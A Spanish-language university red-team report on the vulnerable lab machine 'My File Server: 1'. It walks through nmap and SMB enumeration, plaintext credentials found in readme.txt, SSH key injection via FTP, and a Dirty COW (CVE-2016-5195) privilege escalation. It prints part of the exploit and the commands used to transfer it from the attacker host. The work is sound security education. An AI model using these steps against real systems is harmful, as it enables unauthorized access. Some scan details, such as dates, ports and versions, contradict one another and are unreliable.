

Red Team Report: Pentesting de My File Server 1

Castillo Gómez Edwin Admael 181700

Castillo Olvera Carlos René 182033

Hernández Fernández Diego Osvaldo 182217

Tristan Rivera Magdalena Yesenia 174702

CNO V: Seguridad Informática

09/03/2026

***Docente:** Servando López Contreras*



1. Executive Summary

Se realizó una evaluación de seguridad ofensiva (Penetration Test) sobre la máquina vulnerable My File Server: 1, disponible en la plataforma Armour Infosec, con dirección IP 192.168.0.8. La evaluación se llevó a cabo bajo una metodología estructurada, siguiendo las fases de reconocimiento, enumeración, explotación y post-explotación, con el objetivo de identificar, documentar y demostrar el nivel de exposición real del sistema.

Durante la evaluación se identificaron siete (7) vulnerabilidades de impacto significativo. Entre los hallazgos más críticos se encontró la exposición de credenciales en texto plano dentro de un archivo accesible públicamente (readme.txt), lo que permitió el acceso autenticado al servicio FTP (puerto 21, vsftpd 3.0.2) y posteriormente la inyección de una llave pública SSH en el directorio home del usuario smbuser. Dicho acceso derivó en la obtención de una sesión SSH interactiva sobre el servidor.

Una vez obtenido acceso al sistema como usuario no privilegiado, se detectó que el kernel en ejecución correspondía a la versión 3.10.0-229.el7.x86_64, afectada por la vulnerabilidad Dirty COW (CVE-2016-5195). La explotación de dicha vulnerabilidad permitió la escalada de privilegios al usuario root, logrando el compromiso total del sistema objetivo.

El nivel de riesgo general del sistema se clasifica como CRÍTICO. Se recomienda atender de manera inmediata las observaciones documentadas en la sección de recomendaciones técnicas.

2. Alcance (Scope)

La evaluación se limitó exclusivamente al activo descrito a continuación, dentro de un entorno de laboratorio controlado:

- Nombre del objetivo: My File Server: 1
- Dirección IP: 192.168.0.8
- Sistema Operativo: Kali Linux
- Segmento de red: 192.168.0.0/24
- Tipo de evaluación: Caja Negra (Black Box) — sin credenciales previas
- Ambiente: Entorno simulado / red interna de laboratorio
- Periodo: 08–09 de marzo de 2026

3. Metodología Aplicada

La evaluación se llevó a cabo conforme al estándar PTES (Penetration Testing Execution Standard), una de las metodologías de referencia más reconocidas en la industria para la ejecución de pruebas de penetración. Dicho estándar comprende las siguientes fases:

1. Reconocimiento (Reconnaissance): Recopilación de información pasiva y activa sobre el objetivo, incluyendo escaneo de red, identificación de hosts activos y descubrimiento de servicios.



2. Enumeración (Enumeration): Identificación detallada de versiones de servicios, configuraciones expuestas, recursos compartidos, directorios web y posibles vectores de ataque.

3. Explotación (Exploitation): Aprovechamiento de las vulnerabilidades identificadas para obtener acceso no autorizado al sistema objetivo.

4. Post-Explotación (Post-Exploitation): Actividades realizadas tras obtener acceso inicial, incluyendo escalada de privilegios, mantenimiento de acceso e identificación de datos sensibles.

5. Elaboración de informe: Documentación técnica y ejecutiva de todos los hallazgos, evidencias, análisis de impacto y recomendaciones de remediación.

Las herramientas utilizadas durante la evaluación incluyen: netdiscover, Nmap, smbmap, Nikto, Metasploit Framework (módulos auxiliares), cliente FTP estándar, ssh-keygen, wget, gcc y el exploit público CVE-2016-5195 (Dirty COW / 40616.c).

4. Fase de Reconocimiento

En la fase de reconocimiento se realizó un escaneo activo de la red para identificar los hosts disponibles dentro del segmento 192.168.0.0/16. Se empleó la herramienta netdiscover, la cual envía solicitudes ARP y analiza las respuestas para descubrir dispositivos activos en la red local.

4.1 Descubrimiento de hosts (ARP Scan — netdiscover)

Se ejecutó netdiscover sobre el segmento de red 192.168.0.0/16. Se capturaron 19 paquetes ARP provenientes de 8 hosts activos. Se identificó el host objetivo con la

dirección IP 192.168.0.8, cuyo proveedor de MAC corresponde a PCS Systemtechnik GmbH (VirtualBox), lo que confirmó el entorno virtualizado del objetivo.

```
Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts
19 Captured ARP Req/Rep packets, from 8 hosts. Total size: 1148
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.0.1	48:4e:fc:fc:f3:f6	1	60	Commscope
192.168.0.3	ec:2e:98:0b:61:85	6	360	AzureWave Technology Inc.
192.168.0.8	88:00:27:e4:01:f0	1	60	PCS Systemtechnik GmbH
192.168.0.7	68:72:e3:11:d6:a2	1	60	Samsung Electronics Co.,Ltd
192.168.0.4	9e:8a:42:a1:32:54	1	60	Unknown vendor
192.168.0.2	ee:ce:85:85:b7:99	7	420	Unknown vendor
192.168.0.6	bc:98:df:d3:97:ff	1	60	Motorola Mobility LLC, a Lenovo Company
192.168.0.253	00:00:ca:01:02:03	1	60	Commscope

Figura 1. Escaneo ARP con netdiscover — Host objetivo identificado en 192.168.0.8

4.2 Escaneo de puertos y servicios (Nmap -sV)

Posterior a la identificación del host, se realizó un escaneo de puertos con Nmap utilizando el flag -sV para detectar las versiones de los servicios en ejecución. Se identificaron los siguientes puertos abiertos en el objetivo 192.168.0.8:

```
[kali@kali:~]$ nmap -sV -p- 192.168.0.8 -oV
Starting Nmap 7.92 ( https://nmap.org ) at 2020-09-08 15:39 EDT
Nmap scan report for 192.168.0.8
Host is up (0.0002s latency).
Not shown: 64447 filtered tcp ports (no-response), 76 filtered tcp ports (host-prohibited), 1084 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.2
22/tcp    open  ssh          OpenSSH 7.4 (protocol 2.0)
80/tcp    open  http         Apache/2.4.6 ((CentOS))
111/tcp   open  rpcbind      2-4 (RPC #100000)
1433/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: SAMBA)
2049/tcp  open  nfs_acl      3 (RPC #100227)
2121/tcp  open  ftp          ProFTPD 1.3.3
20048/tcp open  mountd      1-3 (RPC #100005)
MAC Address: 88:00:27:E4:01:F0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: FILESERVER; OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 76.07 seconds
```

Figura 2. Escaneo Nmap -sV — Servicios identificados en 192.168.0.8

Se observó que el sistema expone una cantidad significativa de servicios, entre ellos FTP en dos puertos distintos (21 y 2121), SSH en el puerto 22, HTTP en el puerto 80, RPC/NFS



en los puertos 111 y 2049, así como SMB/Samba en el puerto 445. Este amplio vector de exposición incrementa considerablemente la superficie de ataque del sistema.

5. Enumeración

Durante la fase de enumeración se profundizó en el análisis de cada servicio identificado, con el objetivo de detectar configuraciones inseguras, versiones vulnerables y recursos accesibles sin autenticación. Se emplearon múltiples herramientas especializadas para cubrir los distintos vectores de ataque disponibles.

5.1 Escaneo detallado con Nmap -A

Se ejecutó un escaneo agresivo con Nmap utilizando el flag -A, que incluye detección de versiones, scripts NSE y traceroute. El análisis reveló información crítica sobre los servicios expuestos, incluyendo la habilitación de acceso FTP anónimo en el puerto 21 (vsftpd 3.0.2) con el directorio raíz con permisos de escritura, el método HTTP TRACE habilitado en Apache 2.4.6 (CentOS), llaves públicas SSH expuestas y detalles del servicio SMB (Samba smbd 4.9.1, workgroup SAMBA).




Figura 3. Nmap — Resultado inicial del escaneo y verificación del servicio HTTP



```
kali@kali:~$ nmap -A 192.168.0.8
Starting Nmap 7.95 ( https://nmap.org ) at 2020-03-08 16:01 EDT
Nmap scan report for 192.168.0.8
Host is up (0.0000s latency).
Not shown: 697 filtered tcp ports (no-response), 3 filtered tcp ports (host-prohibited), 87 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 3.0.2
|_ftp-syst:
|_STAT:
|_FTP server status:
|_  Connected to ::ffff:192.168.0.10
|_  Logged in as ftp
|_  TYPE: ASCII
|_  No session bandwidth limit
|_  Session timeout in seconds is 300
|_  Control connection is plain text
|_  Data connections will be plain text
|_  At session startup, client count was 1
|_  vsFTPD 3.0.2 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx  0 0 0 16 Feb 19 2020 pub [NSE: writable]
22/tcp    open  ssh            OpenSSH 7.4 (protocol 2.0)
|_ssh-hostkey:
|_  2048 75:fa:37:61:62:4a:35:07:7e:21:03:b9:2f:ff:04:93 (RSA)
|_  256 88:db:3c:ca:w1:70:c3:w0:94:ad:cc:0e:a2:1c:68:80 (ECDSA)
|_  256 8e:a3:1b:55:ca:c2:51:0a:41:21:2f:77:40:48:d4:0f (ED25519)
80/tcp    open  http           Apache httpd 2.4.6 ((CentOS))
|_http-methods:
|_  Potentially risky methods: TRACE
|_http-title: My File Server
|_http-server-header: Apache/2.4.6 (CentOS)
111/tcp   open  rpcbind        2-4 (RPC #100000)
|_rpcinfo:
|_  program version  port/proto  service
|_  100000  2,3,4        111/tcp    rpcbind
|_  100000  2,3,4        111/udp    rpcbind
|_  100000  3,4          111/tcp    rpcbind
|_  100000  3,4          111/udp    rpcbind
|_  100003  3,4          2049/tcp   nfs
|_  100003  3,4          2049/tcp   nfs
|_  100003  3,4          2049/udp   nfs
|_  100003  3,4          2049/udp   nfs
|_  100025  1,2,3        20046/tcp  mountd
|_  100025  1,2,3        20046/tcp  mountd
|_  100025  1,2,3        20048/udp  mountd
|_  100025  1,2,3        20048/udp  mountd
|_  100021  1,3,4        26195/tcp  nlockmgr
|_  100021  1,3,4        41024/tcp  nlockmgr
|_  100021  1,3,4        41010/udp  nlockmgr
```

Figura 4. Nmap -A — Escaneo agresivo completo con detalles de todos los servicios



Figura 5. Resumen de servicios identificados — vsftpd, OpenSSH y Apache

5.2 Detalle de servicios identificados

A continuación se detalla la información relevante de cada servicio enumerado, incluyendo versiones y potenciales vectores de ataque:

Servicio FTP — Puerto 21 (vsftpd 3.0.2)

Se identificó el servicio FTP en el puerto 21 ejecutando vsftpd versión 3.0.2. El escaneo NSE de Nmap confirmó que el acceso FTP anónimo se encontraba habilitado, con el directorio raíz disponible en modo escritura. Esta configuración representa un riesgo alto, ya que permite a cualquier usuario no autenticado leer y escribir archivos en el servidor.



Figura 6. Puerto 21 — Servicio FTP vsftpd 3.0.2

Servicio SSH — Puerto 22 (OpenSSH 7.4)

Se detectó el servicio SSH en el puerto 22 con OpenSSH versión 7.4 (protocolo 2.0). Se obtuvieron las llaves públicas del servidor (RSA, ECDSA y ED25519). Este servicio fue posteriormente utilizado como vector de acceso remoto al sistema una vez que se obtuvo la clave de autenticación del usuario objetivo.



```
22/tcp open  ssh      OpenSSH 7.4 (protocol 2.0)
```

Figura 7. Puerto 22 — Servicio SSH OpenSSH 7.4

Servicio HTTP — Puerto 80 (Apache httpd 2.4.6)

Se identificó el servicio HTTP ejecutando Apache httpd versión 2.4.6 sobre CentOS. El título del sitio indicaba 'My File Server', y la cabecera del servidor reveló la versión del software (Apache/2.4.6 CentOS). Adicionalmente, el escaneo NSE detectó que el método HTTP TRACE estaba habilitado, lo que podría ser aprovechado para ataques de Cross-Site Tracing (XST).

```
80/tcp open  http      Apache httpd 2.4.6 ((CentOS))
```

Figura 8. Puerto 80 — Servicio HTTP Apache httpd 2.4.6 (CentOS)

Servicio RPC/NFS — Puerto 111

Se identificó el servicio rpcbind en el puerto 111 y el servicio NFS (nfs_acl) en el puerto 2049. La enumeración reveló múltiples programas RPC activos (mountd, nlockmgr, status) en distintos puertos, lo que indica que el servidor cuenta con exportaciones NFS potencialmente accesibles desde la red.

```
111/tcp open  rpcbind   2-4 (RPC #100000)
```

Figura 9. Puerto 111 — Servicio rpcbind 2-4 (RPC #100000)

Servicio SMB/Samba — Puerto 445 (Samba smbd 4.9.1)

Se identificó el servicio SMB en el puerto 445 ejecutando Samba smbd versión 4.9.1, perteneciente al grupo de trabajo SAMBA. Se observó que el servicio respondía a sesiones nulas (NULL session), lo que permitió la enumeración de recursos compartidos sin necesidad de credenciales válidas. Este hallazgo constituyó uno de los principales vectores de ataque durante la fase de enumeración.

```
445/tcp open  netbios-ssn Samba smbd 4.9.1 (workgroup: SAMBA)
```

Figura 10. Puerto 445 — Servicio SMB Samba smbd 4.9.1 (workgroup: SAMBA)

Servicio NFS — Puerto 2049 (nfs_acl 3 / RPC #100227)

Se identificó el servicio NFS en el puerto 2049 a través del programa nfs_acl (RPC #100227). La presencia de este servicio indica que el servidor podría contar con sistemas de archivos exportados accesibles desde la red, lo que representa un riesgo potencial de acceso no autorizado a datos almacenados en el servidor si las exportaciones NFS no se encuentran debidamente restringidas por dirección IP o autenticación.

```
2049/tcp open  nfs_acl      3 (RPC #100227)
```

Figura 11. Puerto 2049 — Servicio NFS nfs_acl 3 (RPC #100227)

Servicio FTP secundario — Puerto 2121 (ProFTPD 1.3.5)

Se identificó un segundo servicio FTP en el puerto 2121 ejecutando ProFTPD versión 1.3.5. Esta versión del servidor es conocida por contener vulnerabilidades históricas documentadas. Se realizaron intentos de conexión con credenciales arbitrarias, los cuales fueron rechazados correctamente; sin embargo, la exposición de un segundo servicio FTP en un puerto no estándar incrementa innecesariamente la superficie de ataque del sistema.

```
2121/tcp open  ftp          ProFTPD 1.3.5
```

Figura 12. Puerto 2121 — Servicio FTP secundario ProFTPD 1.3.5

5.3 Enumeración SMB — smbmap

Se ejecutó la herramienta smbmap para enumerar los recursos compartidos del servicio SMB (Samba smbd 4.9.1) disponible en el puerto 445. La herramienta detectó una sesión nula (NULL session) sin necesidad de autenticación, lo que permitió identificar los recursos compartidos del servidor y sus permisos de acceso.

```
(kali@kali)~$ smbmap -H 192.168.0.8

SMBMap

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnEvans@gmail.com
https://github.com/ShawnEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connection(s) and 0 authenticated session(s)

[*] IP: 192.168.0.8:445 Name: 192.168.0.8
Disk
print$
smbdata
smbuser
IPC$
Status: Null Session
Permissions
Comment
Printer Drivers
smbdata
smbuser
IPC Service (Samba 4.9.1)
[*] Closed 1 connections
```

Figura 10. smbmap — Enumeración de recursos compartidos SMB con sesión nula

Se observó que el recurso compartido 'smbdata' contaba con permisos de lectura (READ) y escritura (WRITE) accesibles sin autenticación. El resto de los recursos (print\$, smbuser, IPC\$) presentaron acceso denegado. Esta configuración insegura representa un riesgo significativo de exfiltración y manipulación de datos.

5.4 Intentos de acceso FTP — Enumeración de credenciales

Se realizaron intentos de conexión al servicio FTP en los distintos puertos identificados (21, 80, 445 y 2121) con el usuario 'kali' para verificar el comportamiento de cada instancia y confirmar la configuración de autenticación. Se corroboró que los intentos con usuario arbitrario fallaban correctamente, y que el servicio en el puerto 2121 correspondía al servidor ProFTPD versión 1.3.5.



```
(kali@kali)-[~]  
$ ftp 192.168.0.8  
Connected to 192.168.0.8.  
220 (vsFTPD 3.0.2)  
Name (192.168.0.8:kali): kali  
331 Please specify the password.  
Password:  
530 Login incorrect.  
ftp: Login failed  
ftp> exit  
221 Goodbye.
```

```
(kali@kali)-[~]  
$ ftp 192.168.0.8 80  
Connected to 192.168.0.8.  
421 Service not available, remote server has closed connection.  
ftp> exit  
  
(kali@kali)-[~]  
$ ftp 192.168.0.8 445  
Connected to 192.168.0.8.  
  
421 Service not available, remote server timed out. Connection closed.  
ftp> exit  
  
(kali@kali)-[~]  
$ ftp 192.168.0.8 2121  
Connected to 192.168.0.8.  
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.0.8]  
Name (192.168.0.8:kali): kali  
331 Password required for kali  
Password:  
530 Login incorrect.  
ftp: Login failed  
ftp> ls  
530 Please login with USER and PASS  
530 Please login with USER and PASS  
ftp: Can't bind for data connection: Address already in use  
ftp> exit  
221 Goodbye.
```

Figura 11. Intentos de conexión FTP en puertos 80, 445 y 2121

5.5 Análisis del servicio HTTP — Nikto

Se realizó un escaneo de vulnerabilidades web con la herramienta Nikto contra el servicio HTTP en el puerto 80. El análisis identificó las siguientes observaciones de seguridad:

- La cabecera de seguridad X-Frame-Options no estaba configurada, exponiendo el sitio a ataques de Clickjacking.
- La versión de Apache (2.4.6) se encontraba desactualizada; la versión actual en la rama 2.x era más reciente.
- El método HTTP TRACE estaba habilitado, susceptible a Cross-Site Tracing (XST).
- Se detectó indexación de directorios activa, permitiendo listar el contenido de los directorios del servidor.
- Se identificó un archivo `/readme.txt` de potencial interés.



Figura 12. Nikto — Resultado del escaneo web (primera parte)

5.6 Descubrimiento de credenciales expuestas — `readme.txt`

A partir de la detección de un archivo `readme.txt` durante el escaneo con Nikto, se accedió al recurso mediante el navegador web apuntando a la URL `http://192.168.0.8/readme.txt`. El análisis del contenido del archivo reveló información altamente sensible: las credenciales de acceso del sistema se encontraban almacenadas en texto plano, sin ningún tipo de ofuscación o cifrado.




Figura 15. Acceso al archivo readme.txt mediante navegador web




Figura 13. Contenido de readme.txt — Credenciales expuestas en texto plano: 'rootroot1'

Se constató que el archivo contenía la contraseña del sistema en texto plano: 'rootroot1'. Este hallazgo representa una vulnerabilidad crítica, ya que la exposición de credenciales en un recurso web público permitió el acceso autenticado a los demás servicios del sistema sin necesidad de ataques de fuerza bruta ni técnicas avanzadas.

6. Explotación

Con la información recopilada durante las fases de reconocimiento y enumeración, se procedió a la fase de explotación. El vector de acceso inicial se estableció aprovechando las credenciales obtenidas del archivo readme.txt en combinación con las capacidades de escritura del servicio FTP, lo que permitió la inyección de una llave pública SSH para obtener acceso remoto persistente.

6.1 Generación de llave pública SSH

Previo al acceso al sistema objetivo, se generó un par de llaves criptográficas SSH (tipo ED25519) en la máquina atacante (Kali Linux) utilizando el comando `ssh-keygen`. Se confirmó la generación exitosa del par de llaves y se visualizó la imagen aleatoria de identificación de la llave, lo que garantizó la unicidad del par generado para esta evaluación.

```
(kali@kali)-[~]
└─$ sudo ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/root/.ssh/id_ed25519):
/root/.ssh/id_ed25519 already exists.
Overwrite (y/n)? y
Enter passphrase for "/root/.ssh/id_ed25519" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_ed25519
Your public key has been saved in /root/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:DXq7H4Z6TjTOBJm3MH5vhNsmst60AlFEK8B+ud3/vZk root@kali
The key's randomart image is:
+--[ED25519 256]--+
| .. 00 |
| .. .. |
| . .00 |
| . +0 0 |
| .. +S ... |
| 0*.*0 . |
| .  = |
| =+0++= .0 |
| .+**= ... Eo |
+-----[SHA256]-----+
```

Figura 14. Generación de par de llaves ED25519 con ssh-keygen

```
(kali@kali)-[~]
└─$ sudo su
(kali@kali)-[~]
└─$ cd /
```

Figura 15. Elevación de privilegios a root en Kali Linux para manejo de llaves

6.2 Acceso FTP autenticado con credenciales obtenidas

Utilizando las credenciales descubiertas en readme.txt (usuario: smbuser, contraseña: rootroot1), se estableció una conexión FTP al puerto 21 del servidor objetivo (192.168.0.8). La autenticación resultó exitosa, confirmando que las credenciales



expuestas en el archivo eran válidas para el servicio FTP. El servidor respondió con el mensaje '230 Login successful', indicando el tipo de sistema remoto como UNIX.

```
(root@kali)-[//]  
# ftp 192.168.0.8  
Connected to 192.168.0.8.  
220 (vsFTPd 3.0.2)  
Name (192.168.0.8:kali): smbuser  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.
```

Figura 16. Acceso FTP exitoso con usuario 'smbuser' y contraseña 'rootroot1'

6.3 Inyección de llave pública SSH via FTP

Una vez autenticado en el servicio FTP, se procedió a verificar el directorio de trabajo actual mediante el comando 'pwd', confirmando que la sesión FTP se encontraba en el directorio home del usuario (/home/smbuser). Se verificó la existencia del directorio .ssh y se navegó hacia él exitosamente, lo que indicó que el directorio ya existía en el servidor.

```
ftp> pwd  
Remote directory: /home/smbuser  
ftp> mkdir .ssh  
550 Create directory operation failed.  
ftp> cd .ssh  
250 Directory successfully changed.
```

Figura 17. Navegación FTP — Verificación del directorio /home/smbuser/.ssh

Se cargó la llave pública SSH previamente generada (id_ed25519.pub) como el archivo authorized_keys en el directorio .ssh del usuario smbuser. La transferencia se completó exitosamente, con 91 bytes enviados, lo que confirmó que la llave pública fue escrita en el servidor y que las conexiones SSH subsecuentes podrían realizarse sin contraseña.




Figura 18. Proceso de carga del archivo `authorized_keys` via FTP (vista resumida)

```
ftp> /root/.ssh/id_ed25519.pub authorized_keys
?Invalid command.
ftp> put /root/.ssh/id_ed25519.pub authorized_keys
local: /root/.ssh/id_ed25519.pub remote: authorized_keys
229 Entering Extended Passive Mode (|||5360|).
150 Ok to send data.
100% |*****|
226 Transfer complete.
91 bytes sent in 00:00 (91.99 KiB/s)
ftp> exit
221 Goodbye.
```

Figura 19. Transferencia completada — `authorized_keys` inyectado en `/home/smbuser/.ssh/`

6.4 Acceso SSH sin contraseña al servidor objetivo

Con la llave pública inyectada exitosamente en el servidor, se estableció una conexión SSH al servidor objetivo como usuario `smbuser` utilizando la llave privada correspondiente. La conexión fue aceptada sin requerir contraseña, confirmando el éxito de la inyección. El banner de bienvenida del servidor confirmó el nombre del host: 'My File Server - 1' de Armour Infosec. Se obtuvo acceso interactivo completo al sistema como usuario `smbuser`.

```
root@kali:~# ssh smbuser@192.168.0.8
The authenticity of host '192.168.0.8 (192.168.0.8)' can't be established.
ED25519 key fingerprint is: SHA256:ccn0TgF4/DKtSp3cM0JgVYXrps4Zl+Kc8ga0ZnW78
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.8' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
#####
#                               Armour Infosec                               #
#                               www.armourinfosec.com                          #
#                               My File Server - 1                             #
#                               Designed By :- Akanksha Sachin Verma            #
#                               Twitter :- @akankshavermasv                     #
#####
Last login: Thu Feb 20 10:42:21 2020
[smbuser@fileserv ~]$ uname -a
```

Figura 20. Conexión SSH exitosa como 'smbuser' — Banner del servidor My File Server 1

6.5 Verificación del sistema objetivo

Una vez establecida la sesión SSH, se ejecutó el comando 'uname -a' para obtener información detallada del sistema operativo y la versión del kernel en ejecución. Se confirmó que el servidor ejecuta el kernel Linux versión 3.10.0-229.el7.x86_64 (compilado el 6 de marzo de 2015), arquitectura x86_64, con nombre de host 'fileserv'. Esta versión del kernel es conocida por ser vulnerable a la explotación Dirty COW (CVE-2016-5195), lo que constituyó el vector para la siguiente fase.

```
[smbuser@fileserv ~]$ uname -a
Linux fileserv 3.10.0-229.el7.x86_64 #1 SMP Fri Mar 6 11:36:42 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
```

Figura 21. Resultado de 'uname -a' — Kernel 3.10.0-229.el7.x86_64 (vulnerable a CVE-2016-5195)

7. Escalada de Privilegios

Dado que el acceso inicial se obtuvo como usuario no privilegiado (smbuser), se procedió a la búsqueda de vectores para escalar privilegios al usuario root. La versión del kernel identificada (3.10.0-229.el7.x86_64) presentaba una vulnerabilidad crítica de escalada de privilegios local conocida como 'Dirty COW' (CVE-2016-5195), que permite a un usuario no privilegiado escribir en archivos de solo lectura mediante una condición de carrera en el mecanismo copy-on-write del kernel de Linux.

7.1 Identificación y obtención del exploit — CVE-2016-5195 (Dirty COW)

Se identificó el exploit público disponible en GitHub bajo el repositorio linux-kernel-exploits, específicamente el archivo 40616.c correspondiente al CVE-2016-5195. El código fuente del exploit implementa un ataque de condición de carrera que sobrescribe el binario /usr/bin/passwd con un payload personalizado para obtener una shell con privilegios elevados. En la máquina atacante se localizó el archivo en el directorio Desktop.



```
linux-kernel-exploits / 2016 / CVE-2016-5195 / 40616.c

Code Blame 159 lines (133 loc) • 4.85 KB

21
22 #include <stdio.h>
23 #include <stdlib.h>
24 #include <sys/mman.h>
25 #include <fcntl.h>
26 #include <pthread.h>
27 #include <string.h>
28 #include <unistd.h>
29
30 void *map;
31 int f;
32 int stop = 0;
33 struct stat st;
34 char *name;
35 pthread_t pth1, pth2, pth3;
36
37 // change if no permissions to read
38 char suid_binary[] = "/usr/bin/passwd";
39
40 /*
41  * $ mv /usr/bin/passwd /usr/bin/passwd.bak
42  * $ mv 40616.c /usr/bin/passwd
43  * $ gcc 40616.c -o 40616
44  * $ ./40616
45  * $ mv 40616 /usr/bin/passwd
46  * $ mv /usr/bin/passwd.bak /usr/bin/passwd
47  * $ ls -la /usr/bin/passwd
48  * -rwxr-xr-x 1 root root 104800 2016-05-19 10:10 /usr/bin/passwd
49  * $ cat /usr/bin/passwd
50  * root:x:0:0:root:/root:/bin/bash
51  * daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
52  * bin:x:2:2:bin:/bin:/usr/sbin/nologin
53  * sys:x:3:3:sys:/dev:/usr/sbin/nologin
54  * ...
55  */
```

Figura 22. Código fuente del exploit CVE-2016-5195 (40616.c) — Dirty COW

7.2 Transferencia del exploit al servidor objetivo

Para transferir el exploit al servidor objetivo, se levantó un servidor HTTP simple en la máquina atacante utilizando Python3 (`python3 -m http.server 8080`) desde el directorio Desktop donde se encontraba el archivo 40616.c. Se verificó que el servidor HTTP quedó activo escuchando en todas las interfaces de red en el puerto 8080.

```
(kali@kali)~$ ls
Desktop Documents Downloads Music Pictures python3-stable-evaluator-1.3.0_wl.0d4 Public Templates Videos

(kali@kali)~$ cd Desktop

(kali@kali)~/Desktop$ ls
40616.c

(kali@kali)~/Desktop$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
^C
Keyboard interrupt received, exiting.

(kali@kali)~/Desktop$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.0.8 - - [08/Mar/2020 16:33:01] "GET /40616.c HTTP/1.1" 200 -
```

Figura 23. Servidor HTTP levantado en Kali Linux (puerto 8080) para transferir el exploit

Se confirmó la dirección IP de la máquina atacante ejecutando el comando 'ip a' en Kali Linux, verificando que la interfaz eth0 tenía asignada la IP 192.168.0.10, la cual sería utilizada como origen de la descarga en el servidor objetivo.

```
(kali@kali)~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:03:b0:05 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.10/24 brd 192.168.0.255 scope global dynamic noprefixroute eth0
        valid_lft 2913sec preferred_lft 2913sec
    inet6 fe80::4517:a8c:cc14:bec5/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Figura 24. Dirección IP de la máquina atacante — 192.168.0.10 (eth0)

Desde la sesión SSH activa en el servidor objetivo (smbuser@fileserv), se descargó el archivo 40616.c desde el servidor HTTP de Kali Linux mediante el comando wget. La descarga fue exitosa, obteniendo el archivo de 4963 bytes (4.8K) en formato text/x-csrc.




Figura 25. Descarga del exploit en el servidor objetivo (vista resumida)

